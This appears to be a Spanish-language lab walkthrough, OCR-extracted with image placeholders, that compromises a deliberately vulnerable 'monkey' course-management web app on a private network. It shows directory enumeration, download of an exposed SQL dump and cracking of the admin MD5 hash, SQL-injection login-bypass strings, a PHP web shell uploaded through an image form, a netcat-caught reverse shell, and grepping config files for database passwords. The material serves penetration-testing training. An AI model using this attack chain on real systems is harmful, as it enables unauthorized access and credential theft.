


Dado que encontró phpmyadmin y monkey, podemos profundizar la búsqueda con el mismo ataque, pero ahora desde ip + monkey:


```
┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ gobuster dir -u http://192.168.100.48/monkey -w /usr/share/wordlists/dirbuster/directory-list
-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.100.48/monkey
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 323] [--> http://192.168.100.48/monkey/admin/]
/assets               (Status: 301) [Size: 324] [--> http://192.168.100.48/monkey/assets/]
/includes             (Status: 301) [Size: 326] [--> http://192.168.100.48/monkey/includes/]
/db                   (Status: 301) [Size: 320] [--> http://192.168.100.48/monkey/db/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

A nivel de monkey encontró 4 páginas más:


1. admin



2. Assets



3. Includes



4. Db

Toda la información encontrada hasta ahora representa fuga de información que puede ser utilizada vulnerar el sistema, ya que podemos observar versiones de tecnologias con las que está construido el sitio web, archivos de configuración o detalle de conexiones a bases de datos como el caso de monkey/db :

Descargamos el archivo:


```
┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/exploit]
└─$ wget http://192.168.100.48/monkey/db/onlinecourse.sql
--2024-04-19 19:04:49--  http://192.168.100.48/monkey/db/onlinecourse.sql
Connecting to 192.168.100.48:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6633 (6.5K) [application/x-sql]
Saving to: 'onlinecourse.sql'

onlinecourse.sql          100%[===================>]   6.48K  --.-KB/s    in 0s

2024-04-19 19:04:49 (212 MB/s) - 'onlinecourse.sql' saved [6633/6633]
```

Analizamos su contenido:


```sql
-- Table structure for table `admin`
--

CREATE TABLE `admin` (
  `id` int(11) NOT NULL,
  `username` varchar(255) NOT NULL,
  `password` varchar(255) NOT NULL,
  `creationDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `updationDate` varchar(255) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `admin`
--

INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`) VALUES
(1, 'admin', '21232f297a57a5a743894a0e4a801fc3', '2020-01-24 16:21:18', '03-06-2020 07:09:07 PM');

-- --------------------------------------------------------

--
-- Table structure for table `course`
--

CREATE TABLE `course` (
  `id` int(11) NOT NULL,
  `courseCode` varchar(255) NOT NULL,
  `courseName` varchar(255) NOT NULL,
  `courseUnit` varchar(255) NOT NULL,
  `noofSeats` int(11) NOT NULL,
  `creationDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `updationDate` varchar(255) NOT NULL
```

SQL ▾ Tab Width: 8 ▾ Ln 1, Col 1 INS


Encontramos un insert con información del administrador, donde {'username':admin} y {'password': 21232f297a57a5a743894a0e4a801fc3}, por lo tanto, intentamos romper el hash con las páginas antes mencionadas:



Y en efecto, la contraseña para el usuario admin es admin, ahora podemos documentarla en nuestro archivo de passwords.txt



Una vez documentada, procedemos a comprobar las credenciales en la página de la administración de monkey:




¡¡¡Y en efecto, se logró el acceso!!!

Otra técnica para obtener acceso pero sin contraseña es mediante un ataque de sqlinjection:


1. admin' -- -
2. admin' or '1'='1-- -
3. admin' or '1'='1#
4. admin'#

Una vez comprobada la autenticación igualmente por SQLinjection, podemos explorar el sitio:



En la pestaña MANAGE STUDENTS, encontramos el registro que nos proporcionó el archivo notas.txt del servicio FTP, sin embargo, aquí no se muestra la contraseña, por lo tanto, podemos intentar romper el acceso mediante 2 técnicas:


1. SQLinjection:




Ataque SQLijection exitoso!!

2. Burp Suite


Temporary project > Use Burp defaults




Una vez comprobada la autenticación igualmente por Burp suite, podemos explorar el sitio.
En el apartado mi perfil, observamos que podemos hacer carga de archivos mediante la opción Subir una imagen:




por lo tanto, intentaremos subir un archivo malicioso, en este caso un shell en php:




Una vez cargado el archivo, ya podemos generar ejecución remota de comandos:



Ahora para obtener una shell reverse con ejecución de comandos vía consola, vamos a cargar un archivo que nos proporciona revshells.com



Subimos el archivo:



Lo mandamos a ejecutar y nos ponemos a la escucha por el puerto 9001:

```
┌──(hmstudent㉿kali)-[~/Documents/3.Monkey/shell]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.100.47] from (UNKNOWN) [192.168.100.48] 44486
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x8
6_64 GNU/Linux
 06:29:57 up 9 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Una vez dentro, buscamos todos los archivos que tengan la palabra password con el comando: grep –r password

```
includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
includes/config.php:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_passwo
);
includes/menubar.php:                                   <li><a href="change-password.php"
db/onlinecourse.sql:  `password` varchar(255) NOT NULL,
db/onlinecourse.sql:INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`
db/onlinecourse.sql:  `password` varchar(255) NOT NULL,
pincode-verification.php:     <input type="password" class="form-control" id="pincode"
assets/js/jquery-1.11.1.js:for ( i in { radio: true, checkbox: true, file: true, pass
assets/js/jquery-1.11.1.js:             password: null,
assets/js/jquery-1.11.1.js:                                         xhr.open( options.typ
s.password );
admin/change-password.php:$sql=mysqli_query($bd, "SELECT password FROM  admin where p
SION['alogin']."'");
admin/change-password.php: $con=mysqli_query($bd, "update admin set password='".md5($
username='".$_SESSION['alogin']."'");
admin/change-password.php:    <input type="password" class="form-control" id="example
admin/change-password.php:    <input type="password" class="form-control" id="example
>
admin/change-password.php:    <input type="password" class="form-control" id="example
>
admin/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
admin/includes/config.php:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_p
abase");
admin/student-registration.php:$password=md5($_POST['password']);
admin/student-registration.php:$ret=mysqli_query($bd, "insert into students(studentNa
,'$studentregno','$password','$pincode')");
admin/student-registration.php:    <label for="password">Password  </label>
```

